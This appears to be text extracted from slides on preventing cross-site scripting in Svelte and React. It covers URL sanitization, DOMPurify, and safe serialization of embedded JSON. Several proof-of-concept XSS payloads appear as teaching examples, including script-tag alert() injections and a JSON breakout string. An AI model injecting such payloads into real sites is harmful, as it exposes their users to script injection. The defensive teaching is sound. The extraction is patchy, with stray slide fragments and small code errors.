
```
<!-- Example of a secure link to an untrusted URL -->
<a href="{sanitized_url}" target="_blank" rel="noopener noreferrer">Link</a>
```

# Safe untrusted URL handling in Svelte



```
// A simple URL sanitization function
function sanitizeUrl(url) {
  try {
    const urlObj = new URL(url);
    // Additional checks can be added here, such as verifying the protocol,
    // hostname, or path against a whitelist.
    if (urlObj.protocol === "http:" || urlObj.protocol === "https:") {
      return url;
    }
  } catch (e) {
    console.error("Invalid URL", e);
  }
  return null; // or a default safe URL
}
```

# Safe untrusted URL handling in Svelte



```
<script>
  let untrustedUrl = 'http://example.com';
  let sanitizedUrl = sanitizeUrl(untrustedUrl);
</script>

<!-- Only render the link if the URL is considered safe -->
{#if sanitizedUrl}
  <a href="{sanitizedUrl}" target="_blank" rel="noopener noreferrer">Visit Link</a>
{/if}
```

# R3: Rendering HTML

## Validation


- URL input

## Sanitization

- **HTML Input**

## Escape

- CSS variables, embedding JSON, { }



This example displays all plugins and buttons that come with the TinyMCE package.

# Welcome to the TinyMCE editor demo!

Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.

## Got questions or need help?

If you have questions or need help, feel free to visit our community f
not miss out on the documentation, its a great resource wiki for unde

Source output from post

| Element | HTML |
|---|---|
| content | <h1><img style="float: right;" title="TinyMCE Logo" src="img/tlogo.png" alt="TinyMCE Logo" width="92" height="80" />Welcome to the TinyMCE editor demo!</h1><br><p>Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p><br><p>We really recommend <a href="http://www.getfirefox.com" target="_blank">Firefox</a> as the primary browser for the best editing experience, but of course, TinyMCE is <a href="../wiki.php/Browser_compatiblity" target="_blank">compatible</a> with all major browsers.</p><br><h2>Got questions or need help?</h2><br><p>If you have questions or need help, feel free to visit our <a href="../forum/index.php">community forum</a>! We also offer Enterprise <a href="../enterprise/support.php">support</a> solutions. Also do not miss out on the <a href="../wiki.php">documentation</a>, its a great resource wiki for understanding how TinyMCE works and integrates.</p><br><h2>Found a bug?</h2><br><p>If you think you have found a bug, you can use the <a href="../develop/bugtracker.php">Tracker</a> to report bugs to the developers.</p><br><p>And here is a simple table for you to play with.</p> |

# Rendering User-Driven HTML

Auto-escaped raw HTML just looks like HTML on screen

**dangerouslySetInnerHTML** disables autoescaping (which is dangerous)

Consider sanitizing untrusted HTML

# Use DOMPurify to Sanitize Untrusted HTML Client-Side Sanitization

https://github.com/cure53/DOMPurify

DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.


DOMPurify works with a secure default, but offers a lot of configurability and hooks.

Very simply to use

Demo: https://cure53.de/purify

```
<div dangerouslySetInnerHTML={{__html:
DOMPurify.sanitize("<script>alert('xss!');</script>")}} />
```

# Limit DOMPurify for <img> tag locations



```
// Import DOMPurify
import DOMPurify from 'dompurify';

// Define the allowed domains
const allowedDomains = ['https://example.com', 'https://another-example.com'

// Add a hook to modify attributes
DOMPurify.addHook('afterSanitizeAttributes', function(node) {
  // Check if the node is an img element
  if ('src' in node && node.tagName === 'IMG') {
    // Extract the domain from the src attribute
    let url;
    try {
      url = new URL(node.src);
    } catch (e) {
      // Invalid URL, remove the src attribute
      node.removeAttribute('src');
      return;
    }

    // Check if the domain is in the allowed list
    if (!allowedDomains.includes(url.origin)) {
      // Remove the src attribute if the domain is not allowed
      node.removeAttribute('src');
    }
  }
});
```

# DOMPurify.sanitize

BAD

```
<div dangerouslySetInnerHTML={{__html:
  "<script>alert('xss!');</script>}"} /> 
```

GOOD

```
<div dangerouslySetInnerHTML={{__html:
  DOMPurify.sanitize("<script>alert('xss!');</script>")}}/>
```

# Svelte sample component for HTML Input

```
<script>
  import { onMount } from 'svelte';
  import DOMPurify from 'dompurify';

  export let htmlContent = "";

  let sanitizedContent = "";

  onMount(() => {
    sanitizedContent = DOMPurify.sanitize(htmlContent);
  });
</script>

<div>{@html sanitizedContent}</div>
```

# Using a Svelte HTML Component

```
<script>
  import SanitizedContent from './SanitizedContent.svelte';

  let userGeneratedHtml = `<script>alert('XSS')</script><p>Safe content</p>`;
</script>

<SanitizedContent {userGeneratedHtml} />
```

# R4: Securing JSON

## Validation

- URL input

## Sanitization

- HTML Input

## Escape

- CSS variables, **embedding JSON**, { }

# Pre-Fetching Data to Render in ReactJS

A popular performance pattern is to embed preload JSON to save a round trip.

window.__INITIAL_STATE__
window.__PRELOADED_STATE__

JSON.stringify(state) is commonly cited in documents as the answer.

**DON'T DO THIS! IT WILL LEAD TO XSS!**

# Dangerously Pre-Fetching Data in React

```
<script>
window.__INITIAL_STATE = <%= JSON.stringify(initialState) %>
</script>
```

```
<script>
window.__INITIAL_STATE = {"address1": "</script>'}<script>alert(1);a='x';{"}
</script>
```

# Pre-Fetching Data to Render in ReactJS Safely

*Serialize embedded JSON with a safe serialization engine*

Node:  https://github.com/yahoo/serialize-javascript

Example:

```
<script>window.__INITIAL_STATE =
'serialize(initialState)'</script>
```

# https://github.com/yahoo/serialize-javascript

- Serialized code to a string of literal JavaScript which can be embedded in an HTML document by adding it as the contents of the <script> element.

- serialize({ haxorXSS: '</script>' });
- encodeJSON({ haxorXSS: '</script>' });
- encodeJS({ haxorXSS: '</script>' });

- The above will produce the following string, JS escaped output which is safe to put into an HTML document:

- '{"haxorXSS":"\\u003C\\u002Fscript\\u003E"}

# Pre-Fetching Data to Render in ReactJS Safely

*Encode embedded JSON with a safe JSON encoding engine*

Example:

```
<script>
window.__INITIAL_STATE =
 '<%= serialize(initialStateJSON) %>';
</script>
```

# Pre-Fetching Data to Render in ReactJS Safely

*Encode embedded JSON with a safe JSON encoding engine*

Example:

```
<script>
window.__INITIAL_STATE =
 '<%= encodeJSON(initialStateJSON) %>';
</script>
```

# Pre-Fetching Data to Render in ReactJS Safely


*Encode embedded JSON with a safe JSON encoding engine*

Example:

```
<script>
window.__INITIAL_STATE =
 '<%= Encoder.encodeForJS(initialStateJSON) %>';
</script>
```

# R5 : Dangerous Styles

# NOT THIS STYLES (but still dangerous)



**Harry Styles**

Styles performing at Wembley Stadium in 2023

## Validation


- URL input

## Sanitization

- HTML Input


## **Escape**

- **CSS variables**, embedding JSON, { }



